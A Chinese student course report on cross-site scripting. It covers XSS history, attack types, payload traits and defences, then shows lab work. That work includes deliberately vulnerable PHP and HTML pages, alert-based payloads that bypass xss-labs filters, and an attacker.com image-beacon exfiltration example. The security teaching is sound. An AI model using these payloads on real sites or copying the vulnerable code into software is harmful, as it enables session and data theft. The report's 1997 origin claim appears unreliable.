# 2024-2025 学年春季学期

# 《网络空间安全进展》(08A6EY01)

# 课程报告

| 成绩 | |
|---|---|

| | | | |
|---|---|---|---|
| 学　　号 | 23121677 | 学　　院 | 计算机工程与科学学院 |
| 姓　　名 | 范舒舰 | 手工签名 | |
| 报告题目 | **跨站脚本攻击 XSS 的研究与实践** | | |

| | | |
|---|---|---|
| 评分标准 | 对课题研究背景描述到位，研究问题阐述清楚，对研究所涉及的基础知识掌握到位（30%） | |
| | 对课题相关研究进展有系统性总结和描述。（20%） | |
| | 对课题相关的 1-2 项关键技术有一定掌握，并给出详细介绍。（20%） | |
| | 对课题研究方向有个人见解和发展展望。（20%） | |
| | 书写规范、用词正确、无明显的错别字，图表、代码清晰规范，格式协调、效果好，参考文献书写、引用规范合理。（10%） | |

**教师对该生工作实绩简要评述：**

教师签名：

日期：　　年　　月　　日

目录

# 跨站脚本攻击 XSS 的研究与实践

范舒舰 fan@shu.edu.cn

计算机工程与科学学院

## 1 课题背景

XSS 攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是 JavaScript，但实际上也可以包括 Java、 VBScript、ActiveX、 Flash 或者甚至是普通的 HTML。攻击成功后，攻击者可能得到包括但不限于更高的权限（如执行一些操作）、私密网页内容、会话和 cookie 等各种内容。

本课题聚焦 XSS 攻击的核心机理与防御技术，旨在通过理论结合实践的方式，系统性研究 XSS 漏洞的成因、攻击模式及影响。

## 2 XSS 攻击与防御研究进展

XSS 攻击的雏形可追溯至 1996 年，随着 JavaScript 的普及，Web 应用首次面临脚本注入威胁。1997 年，安全研究员 Gareth Owen 首次提出“脚本注入”概念，并在博客中描述其攻击逻辑，标志着 XSS 研究的起点。早期研究主要聚焦于漏洞的基本原理，如利用 HTML 字符转义缺陷注入恶意脚本，但尚未形成系统的分类与防御框架。

2000 年代初期，XSS 攻击逐渐分化为反射型、存储型两类。反射型 XSS 通过 URL 参数传递恶意脚本，依赖社交工程诱导用户点击，而存储型 XSS 则将脚本持久化至服务器数据库，影响范围更广。 此阶段防御技术以输入过滤和输出转义为主。例如，开发者开始采用正则表达式匹配危险字符（如`<script>`标签），并在输出时对 HTML 实体编码（如`<`转义为`<`）。微软推出 AntiXSS 库，提供白名单机制和动态过滤，成为早期企业级防御的重要工具。

2010 年后，XSS 攻击呈现复杂化趋势：DOM 型 XSS 的发现突破了传统服务端漏洞的范畴，攻击完全在客户端通过 DOM 操作触发，例如利用`innerHTML`动态注入脚本。XSS 蠕虫的爆发利用社交网络传播，短时间内感染数万用户，凸显攻击的规模化危害。防御技术随之升级为多层次策略：内容安全策略（CSP）的引入（2012 年标准化）通过 HTTP 头限制脚本加载源，有效阻断未经授权的代码执行。Web 应用防火墙（WAF）的普及结合正则规则与行为分析，动态拦截恶意请求。例如，基于机器学习的 WAF 可识别编码混淆后的攻击载荷。

XSS 攻防研究历经近 30 年，从早期的字符过滤发展为覆盖开发、部署、运行全周期的智能防御体系。未来，随着 Web3.0 和 AI 生成内容的普及，XSS 攻击可能进一步融合新型技术，而防御则需依赖 AI 自动化、硬件隔离与跨平台协同，形成更动态、自适应的安全生态。

# 3 XSS 攻击简述

## 3.1 XSS 攻击

跨站脚本攻击（Cross-Site Scripting，简称 XSS）是一种针对 Web 应用的代码注入攻击，攻击者通过向网页中注入恶意脚本代码（如 JavaScript），利用用户对目标网站的信任，诱导浏览器执行该脚本。XSS 攻击的核心目标是通过窃取用户敏感信息（如 Cookie、会话凭证）、劫持用户操作或传播恶意内容，破坏 Web 应用的安全性与用户隐私。根据攻击触发场景，XSS 攻击可分为 反射型、存储型 与 DOM 型 三类，但其本质均为利用未充分过滤的用户输入绕过同源策略（SOP），实现跨域脚本执行。

## 3.2 XSS 攻击现象

XSS 攻击的典型现象可从用户侧与系统侧分别观察：

1. 用户侧表现：

   浏览器页面内容异常（如弹出无关广告、跳转到钓鱼网站）。

   用户账户出现未经授权的操作（如自动发送消息、资金转账）。

   本地敏感数据泄露（如 Cookie、LocalStorage 信息被窃取）。

   输入表单被篡改（如伪造登录框诱导用户输入密码）。

2. 系统侧表现：

   服务器日志中频繁出现包含特殊字符（如`<script>`、`onerror=`）的请求参数

   用户会话（Session）异常重复或跨设备登录。

   网站内容被篡改（如嵌入第三方脚本链接或恶意 iframe）。

   安全防护系统（如 WAF）触发针对脚本注入的告警。

## 3.3 XSS 攻击来源

XSS 攻击的入口点通常来源于 Web 应用中未严格过滤的用户可控输入，主要包括以下场景：

1. 用户输入表单：评论框、搜索栏、注册/登录表单等直接接收用户输入的字段
2. URL 参数与 HTTP 头部：反射型 XSS 通过 URL 参数传递恶意载荷

3. 第三方插件与广告内容：嵌入的第三方 JavaScript 库存在漏洞,恶意广告通过广告网络注入脚本

4. 富文本编辑器与文件上传：允许用户提交 HTML/CSS 样式的内容、上传文件未校验内容类型（如伪装图片的 HTML 文件）

5. API 接口与数据回显：RESTful API 未对返回数据编码，导致 JSONP 劫持或 DOM 污染。

## 3.4 XSS 攻击载荷特点

XSS 攻击的恶意载荷设计通常具备以下特征：

1. 编码混淆与多态化：使用 HTML 实体编码（如`&#x3C;`代替`<`）、JavaScript Unicode 转义（如`\u003c`）或 Base64 编码绕过过滤规则；动态生成载荷片段（如`<scr`+`ipt>`），避免静态特征匹配。

2. 滥用合法 HTML 标签与属性：利用非脚本标签触发代码执行（如`<img src=x onerror=...>`、`<svg onload=...>`）；通过`data:`协议或`javascript:`伪协议注入脚本。

3. 事件驱动与异步加载：依赖浏览器事件（如`onmouseover`、`onload`）触发脚本执行；通过动态创建`<script>`标签或`fetch()`函数外联恶意服务器（如 C2 通信）。

4. 上下文敏感注入：根据输出位置调整载荷结构：HTML 上下文：直接插入标签（如`<script>`）；JavaScript 上下文：闭合引号与语句（如`';alert(1);//`）；属性上下文：提前闭合属性并添加事件（如`" onmouseover="alert(1)`）。

5. 隐蔽外带通信：通过`XMLHttpRequest`或`WebSocket`将窃取的数据发送至攻击者控制的服务器；使用 DNS 隧道或图片像素信标（如`<img src="http://attacker.com?data=...">`）隐藏通信流量。

## 3.5 XSS 攻击防御概述

XSS 攻击防御的核心目标是阻断恶意脚本的注入与执行，需从开发、部署、运行全生命周期构建多层防护体系。其核心策略可分为以下三类：

1. 输入过滤与输出编码

输入验证：对用户输入进行严格校验，包括格式（如邮箱、手机号）、长度、字符类型（如禁止`<`, `>`等敏感符号），采用白名单机制而非黑名单。

上下文感知转义：根据输出位置（HTML/JavaScript/CSS/URL）动态选择编码规则，例如：

HTML 上下文：将`<`转义为`<`，`&`转义为`&`。

JavaScript 上下文：使用`\xHH`或`\uXXXX`转义特殊字符。

属性上下文：对引号进行转义（如`"`转为`&quot;`）。

2. 内容安全策略（CSP）

通过 HTTP 头`Content-Security-Policy`限制脚本加载源，阻断未经授权的代码执行。

Nonce/Hash 机制：允许内联脚本执行，但需动态生成随机值（如`<script nonce="RANDOM_STRING">`）。

禁止`unsafe-inline`与`unsafe-eval`：避免内联脚本和`eval()`等危险函数。

3. 浏览器安全机制与框架防护

现代前端框架的自动防御：React、Vue 等框架默认对动态内容转义（如`{{ userInput }}`），但需警惕`dangerouslySetInnerHTML`或`v-html`的滥用。

Trusted Types API：强制对危险 DOM 操作（如`innerHTML`）进行类型检查，需开发者显式声明安全内容：

HttpOnly Cookie：标记敏感 Cookie 为`HttpOnly`，阻止 JavaScript 通过`document.cookie`窃取会话凭证。

4. 纵深防御与监控

Web 应用防火墙（WAF）：基于规则库拦截常见攻击载荷（如`<script>`标签）。

动态检测与日志审计：监控异常请求（如高频`alert()`调用）和服务器日志中的可疑字符。

漏洞自动化扫描：使用工具（如 OWASP ZAP、XSStrike）模拟攻击注入，验证防护有效性。

# 4 XSS 攻击方式及原理

XSS 攻击根据攻击载荷的构造方式与触发场景，可分为 反射型注入、存储型注入与客户端解析型注入三类。其核心在于利用 Web 应用对用户输入的非充分过滤机制，将恶意脚本注入合法页面，诱导浏览器执行攻击者设计的逻辑。

## 4.1 反射型注入攻击

反射型 XSS 攻击的恶意载荷通过用户输入直接反射至响应页面，需诱导受害者主动触发恶意链接。根据输入点的上下文差异，可分为以下形式：

1. URL 参数注入

攻击者构造包含恶意脚本的 URL 参数，服务器未过滤直接返回至页面，浏览器解析参数内容时执行脚本。依赖社交工程传播，攻击链需用户主动点击恶意链接。

2. HTTP 头部注入

利用未过滤的 HTTP 头部字段（如`Referer`或`User-Agent`）注入脚本。例如，攻击者伪造`User-Agent: <img src=x onerror=stealCookie()>`，服务端将其返回至日志查看页面触发执行。隐蔽性强，常用于攻击后台管理系统或日志审计界面。

3. JSONP 劫持

通过回调函数参数注入脚本，劫持跨域 JSONP 响应数据。绕过同源策略（SOP），直接窃取跨域敏感信息。

## 4.2 存储型注入攻击

存储型 XSS 攻击将恶意脚本持久化至服务器数据库，影响所有访问受污染页面的用户。根据存储介质与触发场景，主要分为：

1. 用户生成内容（UGC）注入

攻击者在论坛评论、商品描述等 UGC 字段中插入脚本，脚本随页面加载自动执行。危害范围广，可能形成蠕虫式传播（如 Samy 蠕虫事件）。

2. 配置文件污染

篡改用户配置信息，注入恶意脚本。攻击者可通过低权限账户污染高价值页面。

3. 数据库字段拼接

后端从数据库读取未转义的内容并拼接至 HTML，触发执行恶意脚本。常见于老旧系统或未采用现代前端框架的场景。

## 4.3 客户端解析型注入攻击

此类攻击完全在客户端触发，利用浏览器对动态内容的解析漏洞，无需服务器参与。

1. DOM 型 XSS

通过`document.location`、`window.name`等客户端输入源获取恶意参数，未经转义直接操作 DOM（如`element.innerHTML = userInput`）。

```
const hash = window.location.hash.substring(1);

document.body.innerHTML = hash; // 若hash为<img src=x onerror=malici

ousCode()>
```

2. 模板注入（Client-Side Template Injection, CSTI）

前端模板引擎（如 AngularJS）未隔离用户输入，导致表达式执行（如`{{7*7}}`返回 49）。

攻击者可构造`{{constructor.constructor('alert(1)')()}}`执行任意代码。依赖特定框架特性，检测难度高。

3. 浏览器协议滥用

利用`data:`、`javascript:`等协议动态加载恶意内容。例如：

```
<a href="javascript:eval(decodeURIComponent('%61%6C%65%72%74%28%31%29'))">点击</a>
```

可绕过基于标签名的过滤规则。

# 5 XSS 攻击实现

以下是三种 XSS 攻击的实现以及基于 XSS-lab 的 XSS 攻击案例详解

## 5.1 反射型注入攻击

模拟反射型跨站脚本攻击（Reflected XSS），通过构造恶意 URL，使脚本内容在用户访问时被立即执行。

以下是最简单的基于构造 URL 的反射型注入攻击的实现：

1. 环境搭建

Windows 11

PHP 8.4.7

Firefox 浏览器

2. 实验过程

编写一个简单的 vulnerable.php 页面，直接回显 URL 参数

```
<?php echo $_GET['keyword']; ?>
```


启动 PHP 内置服务器，监听端口 8080

在浏览器中访问 URL：

```
http://localhost:8080/vulnerable.php?keyword=<script>alert('XSS')</script>
```

3. 实验结果

浏览器成功弹出 alert 弹窗，说明脚本被执行




## 5.2 存储型注入攻击

存储型 XSS 攻击会将恶意脚本永久存储在服务器端，当其他用户访问该内容时，脚本就会在其浏览器中被自动执行。

以下是最简单的存储型 XSS 攻击实现：

1. 环境搭建

Windows 11

PHP 8.4.7

Firefox 浏览器

文件结构：

/Reflected-XSS/

index.php ← 评论显示页

submit.php ← 评论提交处理页

comments.txt ← 存储用户评论（数据库）

2. 实验过程

创建 index.php（显示评论 + 表单）

```
<!DOCTYPE html>
<html>
<head><title>评论区</title></head>
<body>
  <h2>发表评论</h2>
  <form method="POST" action="submit.php">
    <input type="text" name="comment" placeholder="说点什么..." style="width:300px;">
    <input type="submit" value="提交">
  </form>
  <h3>已有评论：</h3>
  <?php
    if (file_exists("comments.txt")) {
      $comments = file_get_contents("comments.txt");
      echo $comments; // 直接输出，模拟 XSS 漏洞
    }
  ?>
</body>
</html>
```

创建 submit.php（处理提交）

```
<?php
if (isset($_POST['comment'])) {
  $comment = $_POST['comment'];
  // 模拟存储：追加到文本文件中
  file_put_contents("comments.txt", "<p>$comment</p>\n", FILE_APPEND);
```

```
}
header("Location: index.php");
exit;
?>
```

启动 PHP 内置服务器，监听端口 8080

在浏览器中访问 URL：

```
http://localhost:8080/index.php
```

在评论框中输入恶意脚本：


```
<script>alert('Stored XSS!');</script>
```

点击“提交”，评论会被保存到 comments.txt，页面跳转回 index.php


任何再次访问 index.php 的用户，都会看到弹窗执行，说明 XSS 生效

3. 实验结果

输入<script>alert('Stored XSS!');</script>后




每次访问都会弹窗




## 5.3 DOM 注入攻击

DOM XSS 不依赖服务器端回显，而是通过前端 JavaScript 将不可信数据直接插入页面 DOM 元素中，从而触发脚本执行。攻击者只需构造带有恶意片段的 URL，诱导用户访问，即可在用户浏览器中执行任意脚本。

以下是最简单的 DOM 攻击实现：

1. 环境搭建

Windows 11

PHP 8.4.7

Firefox 浏览器

2. 实验过程

新建文件：dom-xss.html

```
<!DOCTYPE html>
<html>
<head>
```


```
  <meta charset="UTF-8">
  <title>DOM XSS Eval Demo</title>
</head>
<body>
  <script>
    const code = decodeURIComponent(window.location.hash.substr(1));
    eval(code);
  </script>
</body>
</html>
```

启动 PHP 内置服务器，监听端口 8080

在浏览器中访问 URL：

```
http://localhost:8080/dom-xss.html#alert('DOM XSS!')
```

3. 实验结果



## 5.4 基于 XSS-lab 的 XSS 攻击实现

XSS-Lab 是一个用于学习和演示跨站脚本攻击（XSS）原理与防护方法的实验平台。平台通过分层递进的实验关卡，引导学习者逐步掌握 XSS 的原理(基本通过反射型实现)、分类以及常见的防御手段。每个关卡通常要求学习者构造特定的恶意输入，使网页成功执行 alert()等脚本代码以完成挑战。XSS-Lab 提供了一个可控、安全的实验环境，便于学习者动手实践、理解漏洞利用过程以及相关防护机制。常与本地靶场（本文使用 phpstudy_pro）或自定义示例页面配合使用。

下文将选取几个典型案例阐述 XSS 攻击的实现手段

1. level_1:

```
http://localhost/xss-labs-master/level1.php?name=test
<html><head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
// 重写 alert 函数，触发后弹出 confirm 提示并跳转下一关
window.alert = function()
{
  confirm("完成的不错！ "); // 弹出确认提示框
  window.location.href="level2.php?keyword=test"; // 点击确认后跳转到
level2.php
}
</script> <!-- 以上脚本用于设置过关逻辑 -->
<title>欢迎来到 level1</title>
</head>
<body>
<h1 align="center">欢迎来到 level1</h1>
<h2 align="center">欢迎用户 test</h2> <!-- 居中显示用户名（从 URL 参数 name
```

```
获取，XSS 注入点） -->
<center><img src="level1.png"></center>
<h3 align="center">payload 的长度:4</h3>
</body></html>
```

基础反射型 XSS，与上文实现的反射型 XSS 攻击手段一致：直接 URL，URL 参数直接输出到页面，无过滤。

```
http://localhost/xss-labs-master/level1.php?name=%3Cscript%3Ealert()%3C/script%3E
```

2. Level_3

```
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."<center>
<form action=level3.php method=GET>
<input name=keyword value='".htmlspecialchars($str)."'>//注入点
<input type=submit name=submit value=搜索 />
</form>
</center>";
```

用户输入的数据 $str 被放进了 <input> 标签的 value 属性中，使用了 htmlspecialchars() 进行 HTML 实体编码（防止 <, >, ″, ’ 等字符被直接解释为 HTML 元素），但保留了属性注入的风险。

构造 payload=’onfocus=javascript:alert()’使用 onfocus 事件触发型 XSS，模拟了类似 DOM 型 XSS 的触发场景。

3. Level_5

```
$str = strtolower($_GET["keyword"]);  // 1. 获取 URL 参数 keyword, 并转成小写
$str2 = str_replace("<script", "<scr_ipt", $str);  // 2. 替换 <script
```

```
标签，防止直接注入脚本
$str3 = str_replace("on", "o_n", $str2);  // 3. 替换事件属性 "on"，防止事件注入
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"
. '<center>
<form action=level5.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
```

利用 javascript: 伪协议绕过属性限制：javascript: 伪协议允许直接在 href 属性中执行 JS 代码。攻击者通过构造 javascript:alert() 触发弹窗。

构造 payload=″><a href=″javascript:alert();″>click</a><″，点击“click”标签即可触发 alert()

value=″″ 被注入的 ″ 关闭了（属性值提前结束）后面紧跟的是一段 HTML 标签 <a href=...>，浏览器会渲染这个标签；由于 <a> 标签中带有 javascript:alert();，点击该链接就会执行弹窗

# 6 课题感想

通过本次课题对 XSS 攻击原理与防御技术的系统性研究，对 XSS 攻击的核心机理（如反射型、存储型、DOM 型注入）进行了广泛学习，并重点对攻击载荷设计（如编码混淆、事件驱动注入、上下文敏感攻击）进行了原理分析与实战复现。通过搭建本地漏洞环境（如 PHP 模拟反射型 XSS、DOM 型动态解析漏洞）和 xss-labs 关卡挑战，深入理解了如何构造恶意脚本绕过过滤规则（如利用 onfocus 事件触发、javascript:伪协议注入）。

安全不仅是技术问题，更是开发思维的转变。例如，在编写 Web 应用时，默认对用户输入持“不信任”态度，采用白名单而非黑名单思维，能从根本上减少漏洞。这种安全意识的提升，或许比掌握具体防御技术更为重要。

# 参考文献

[1]沈寿忠.基于网络爬虫的 SQL 注入与 XSS 漏洞挖掘[D].西安电子科技大学,2009.
[2]吴耀斌,王科,龙岳红.基于跨站脚本的网络漏洞攻击与防范[J].计算机系统应用,2008,(01):38-40+44.
[3]滕翠,李容.基于 Web 的客户端脚本攻击的实践研究[J].网络安全技术与应用,2025,(05):35-39.
[4]邱勇杰.跨站脚本攻击与防御技术研究[D].北京交通大学,2010.
[5]w01ke.跨站脚本攻击 XSS（最全最细致的靶场实战）:https://blog.csdn.net/m0_51468027/article/details/122757024
[6]lyshark.xss-labs:https://github.com/do0dl3/xss-labs